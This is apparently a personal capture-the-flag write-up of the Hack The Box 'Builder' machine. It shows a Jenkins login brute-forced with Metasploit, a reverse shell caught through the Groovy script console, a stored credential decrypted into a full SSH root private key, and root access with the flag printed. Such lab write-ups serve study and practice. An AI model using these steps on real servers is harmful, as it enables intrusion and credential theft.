Builder

Difficulty: Medium

OS: Linux

Enumeration:

```
#( 04/09/24@ 6:46am )( m0j0@debianPc ):~/HTB/machines/builder
   nmap -sC -sV -p- 10.10.11.10
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-09 06:47 B
ST
Nmap scan report for 10.10.11.10
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubunt
u Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
8080/tcp open  http    Jetty 10.0.18
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

```
|_http-server-header: Jetty(10.0.18)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resu
lts at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.73 seconds
```

Fuff did not show anything so I searched for Jenkins in **msfconsole**:

```
msf6 auxiliary(scanner/http/jenkins_login) > run

[-] 10.10.11.10:8080 - LOGIN FAILED: jennifer:123456 (Incorre
ct)
[-] 10.10.11.10:8080 - LOGIN FAILED: jennifer:12345 (Incorrec
t)
[-] 10.10.11.10:8080 - LOGIN FAILED: jennifer:123456789 (Inco
rrect)
[-] 10.10.11.10:8080 - LOGIN FAILED: jennifer:password (Incor
rect)
[-] 10.10.11.10:8080 - LOGIN FAILED: jennifer:iloveyou (Incor
rect)
[+] 10.10.11.10:8080 - Login Successful: jennifer:princess
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This allowed me in with the only user shown on Jenkins, now more enumeration:

```
#( 04/10/24@ 3:24am )( m0j0@debianPc ):~/HTB/machines/builder
   ffuf -u http://10.10.11.10:8080/FUZZ -w /opt/SecLists/Disc
overy/Web-Content/directory-list-2.3-medium.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.10:8080/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Cont
ent/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,4
01,403
________________________________________________


index                   [Status: 200, Size: 38740, Words: 253
5, Lines: 149]
 38735, Words: 2535, Lines: 149]
about                   [Status: 302, Size: 0, Words: 1, Line
s: 1]
login                   [Status: 200, Size: 2220, Words: 118,
Lines: 9]
search                  [Status: 302, Size: 0, Words: 1, Line
s: 1]
                        [Status: 200, Size: 38735, Words: 253
5, Lines: 149]
people                  [Status: 302, Size: 0, Words: 1, Line
s: 1]
assets                  [Status: 302, Size: 0, Words: 1, Line
s: 1]
computers               [Status: 302, Size: 0, Words: 1, Line
```

```
s: 1]
log                     [Status: 403, Size: 595, Words: 309,
Lines: 6]
computer                [Status: 302, Size: 0, Words: 1, Line
s: 1]
api                     [Status: 302, Size: 0, Words: 1, Line
s: 1]
me                      [Status: 403, Size: 593, Words: 309,
Lines: 6]
timeline                [Status: 302, Size: 0, Words: 1, Line
s: 1]
logout                  [Status: 302, Size: 0, Words: 1, Line
s: 1]
404                     [Status: 200, Size: 8580, Words: 463,
Lines: 21]
script                  [Status: 403, Size: 601, Words: 309,
Lines: 6]
widgets                 [Status: 302, Size: 0, Words: 1, Line
s: 1]
manage                  [Status: 302, Size: 0, Words: 1, Line
s: 1]
configure               [Status: 403, Size: 628, Words: 314,
Lines: 8]
properties              [Status: 302, Size: 0, Words: 1, Line
s: 1]
cloud                   [Status: 403, Size: 599, Words: 309,
Lines: 6]
builds                  [Status: 200, Size: 36376, Words: 250
2, Lines: 153]
i18n                    [Status: 302, Size: 0, Words: 1, Line
s: 1]
oops                    [Status: 200, Size: 8582, Words: 449,
Lines: 19]
owner                   [Status: 302, Size: 0, Words: 1, Line
s: 1]
secured                 [Status: 401, Size: 0, Words: 1, Line
```

```
s: 1]
appearance              [Status: 302, Size: 0, Words: 1, Line
s: 1]
cli                     [Status: 302, Size: 0, Words: 1, Line
s: 1]
queue                   [Status: 302, Size: 0, Words: 1, Line
s: 1]
clouds                  [Status: 302, Size: 0, Words: 1, Line
s: 1]
```

Ffuf shows a lot but after login I can access the `script` directory which allows me to run, yes a script! Looking around I found some interesting blogs this below stood out

Ok, got a shell using these step https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6
There seems to be no python on it as it is a docker container.
Also upgraded shell can be done as follows without python as follows:

`SHELL=/bin/bash script -q /dev/null`

```
#( 04/10/24@ 3:28am )( m0j0@debianPc ):~/HTB/machines/builder
   rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.10] 43260
SHELL=/bin/bash script -q /dev/null
jenkins@0f52c222a4cc:/$
[1]  + 6156 suspended  rlwrap -cAr nc -lvnp 1234
#( 04/10/24@ 3:33am )( m0j0@debianPc ):~/HTB/machines/builder
   stty raw -echo && fg;

[1]  + 6156 continued  rlwrap -cAr nc -lvnp 1234
jenkins@0f52c222a4cc:/$ id
id
```

```
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@0f52c222a4cc:/$
```

So I have an interactive shell now. That means time to look around!!


It doesn’t take long to find a pivatekey in the `jenkins_home` directory in an `xml` file.

```
cd /var/jenkins_home
jenkins@0f52c222a4cc:~$ ls
ls
config.xml                   nodes
copy_reference_file.log              plugins
credentials.xml                  queue.xml.bak
hudson.model.UpdateCenter.xml            secret.key
hudson.plugins.git.GitTool.xml           secret.key.not-so-se
cret
identity.key.enc                 secrets
jenkins.install.InstallUtil.lastExecVersion  updates
jenkins.install.UpgradeWizard.state      user.txt
jenkins.telemetry.Correlator.xml         userContent
jobs                         users
logs                         war
nodeMonitors.xml
jenkins@0f52c222a4cc:~$ pwd
pwd
/var/jenkins_home
jenkins@0f52c222a4cc:~$ cat config.xml
cat config.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson>
  <disabledAdministrativeMonitors/>
  <version>2.441</version>
  <numExecutors>2</numExecutors>
  <mode>NORMAL</mode>
  <useSecurity>true</useSecurity>
  <authorizationStrategy class="hudson.security.FullControlOnceLoggedInAuthorizationStrategy">
    <denyAnonymousReadAccess>false</denyAnonymousReadAccess>
  </authorizationStrategy>
  <securityRealm class="hudson.security.HudsonPrivateSecurityRealm">
    <disableSignup>true</disableSignup>
    <enableCaptcha>false</enableCaptcha>
  </securityRealm>
  <disableRememberMe>false</disableRememberMe>
  <projectNamingStrategy class="jenkins.model.ProjectNamingStrategy$DefaultProjectNamingStrategy"/>
  <workspaceDir>${JENKINS_HOME}/workspace/${ITEM_FULL_NAME}</workspaceDir>
  <buildsDir>${ITEM_ROOTDIR}/builds</buildsDir>
  <jdks/>
  <viewsTabBar class="hudson.views.DefaultViewsTabBar"/>
  <myViewsTabBar class="hudson.views.DefaultMyViewsTabBar"/>
  <clouds/>
  <scmCheckoutRetryCount>0</scmCheckoutRetryCount>
  <views>
    <hudson.model.AllView>
      <owner class="hudson" reference="../../.."/>
      <name>all</name>
      <filterExecutors>false</filterExecutors>
      <filterQueue>false</filterQueue>
      <properties class="hudson.model.View$PropertyList"/>
    </hudson.model.AllView>
  </views>
  <primaryView>all</primaryView>
  <slaveAgentPort>50000</slaveAgentPort>
  <label></label>
  <crumbIssuer class="hudson.security.csrf.DefaultCrumbIssuer">
    <excludeClientIPFromCrumb>false</excludeClientIPFromCrumb>
  </crumbIssuer>
  <nodeProperties/>
  <globalNodeProperties/>
  <nodeRenameMigrationNeeded>false</nodeRenameMigrationNeeded
>
</hudson>jenkins@0f52c222a4cc:~$ cat credentials.xml
cat credentials.xml
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider
plugin="credentials@1319.v7eb_51b_3a_c97b_">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Has
h">
    <entry>
      <com.cloudbees.plugins.credentials.domains.Domain>
        <specifications/>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <java.util.concurrent.CopyOnWriteArrayList>
        <com.cloudbees.jenkins.plugins.sshcredentials.impl.Ba
sicSSHUserPrivateKey plugin="ssh-credentials@308.ve4497b_ccd8
f4">
          <scope>GLOBAL</scope>
          <id>1</id>
          <description></description>
          <username>root</username>
          <usernameSecret>false</usernameSecret>
          <privateKeySource class="com.cloudbees.jenkins.plug
ins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPri
vateKeySource">
            <privateKey>{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyzta
YVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtkPiX6buY1J4YKYFziwyFA1w
H/X5XHjUb8lUYkf/XSuDhR5tIpVWwkk7l1FTYwQQl/i5MOTww3b1QNzIAIv41
KLKDgsq4WUAS5RBt4OZ7v410VZgdVDDciihmdDmqdsiGUOFubePU9a4tQoED2
uUHAWbPlduIXaAfDs77evLh98/INI8o/A+rlX6ehT0K40cD3NBEF/4Adl6BO
Q/NSWquI5xTmmEBi3NqpWWttJl1q9soOzFV0C4mhQiGIYr8TPDbpdRfsgjGNK
TzIpjPPmRr+j5ym5noOP/LVw09+AoEYvzrVKlN7MWYOoUSqD+C9iXGxTgxSLW
dIeCALzz9GHuN7a1tYIClFHT1WQpa42EqfqcoB12dkP74EQ8JL4RrxgjgEVeD
```

```
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
```

```
ZPMUasVQLEdDW+DixC2EnXT56IELG5xj3/1nqnieMhavTt5yipvfNJfbFMqjH
jHBlDY/MCkU89l6p/xk6JMH+9SWaFlTkjwshZDA/oO/E9Pump5GkqMIw3V/7O
1fRO/dR/Rq3RdCtmdb3bWQKIxdYSBlXgBLnVC7O90Tf12P0+DMQ1UrT7PcGF2
2dqAe6VfTH8wFqmDqidhEdKiZYIFfOhe9+u3O0XPZldMzaSLjj8ZZy5hGCPaR
S613b7MZ8JjqaFGWZUzurecXUiXiUg0M9/1WyECyRq6FcfZtza+q5t94IPnyP
TqmUYTmZ9wZgmhoxUjWm2AenjkkRDzIEhzyXRiX4/vD0QTWfYFryunYPSrGzI
p3FhIOcxqmlJQ2SgsgTStzFZz47Yj/ZV61DMdr95eCo+bkfdijnBa5SsGRUdj
afeU5hqZM1vTxRLU1G7Rr/yxmmA5mAHGeIXHTWRHYSWn9gonoSBFAAXvj0bZj
TeNBAmU8eh6RI6pdapVLeQ0tEiwOu4vB/7mgxJrVfFWbN6w8AMrJBdrFzjENn
vcq0qmmNugMAIict6hK48438fb+BX+E3y8YUN+LnbLsoxTRVFH/NFpuaw+iZv
UPm0hDfdxD9JIL6FFpaodsmlksTPz366bcOcNONXSxuD0fJ5+WVvReTFdi+ag
F+sF2jkOhGTjc7pGAg2zl10O84PzXW1TkN2yD9YHgo9xYa8E2k6pYSpVxxYlR
ogfz9exupYVievBPkQnKo1Qoi15+eunzHKrxm3WQssFMcYCdYHlJtWCbgrKCh
sFys4oUE7iW0YQ0MsAdcg/hWuBX878aR+/3HsHaB1OTIcTxtaaMR8IMMaKSM
=}</privateKey>
```

So I tried online to format this but even though it looked goo it asked me for a password. Back to the script console on the jenkins dashboard. Reading some docs on line I can use it to decrypt:



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the ‘println’ command to see the output (if you use System.out, it will go to the server’s stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
println(hudson.util.Secret.decrypt("{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtkPiX6buY1J4YKYFziwyFA1wH/X5XHjUb8lUYkf/XSuDhR5tIpVWwkk7l1FTYwQQl/i
```

Result

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Trying this key works after changing perms:

```
#( 04/10/24@ 4:07am )( m0j0@debianPc ):~/HTB/machines/builder
   nano priv_key
#( 04/10/24@ 4:08am )( m0j0@debianPc ):~/HTB/machines/builder
   chmod 600 priv_key
#( 04/10/24@ 4:08am )( m0j0@debianPc ):~/HTB/machines/builder
   ssh -i priv_key root@10.10.11.10
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x8
6_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Wed Apr 10 03:08:13 AM UTC 2024

  System load:              0.1318359375
  Usage of /:               67.2% of 5.81GB
  Memory usage:             41%
  Swap usage:               0%
  Processes:                226
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.10
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:7bb2


Expanded Security Maintenance for Applications is not enable
d.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security update
s.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~# cat /root/root.txt
713fe277414eb3818cfe236373a60279
```

```
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Yay root - tbh I found this really easy yet refreshing and made my brain remember thins I had forgot (:

Happy Hacking m0j0.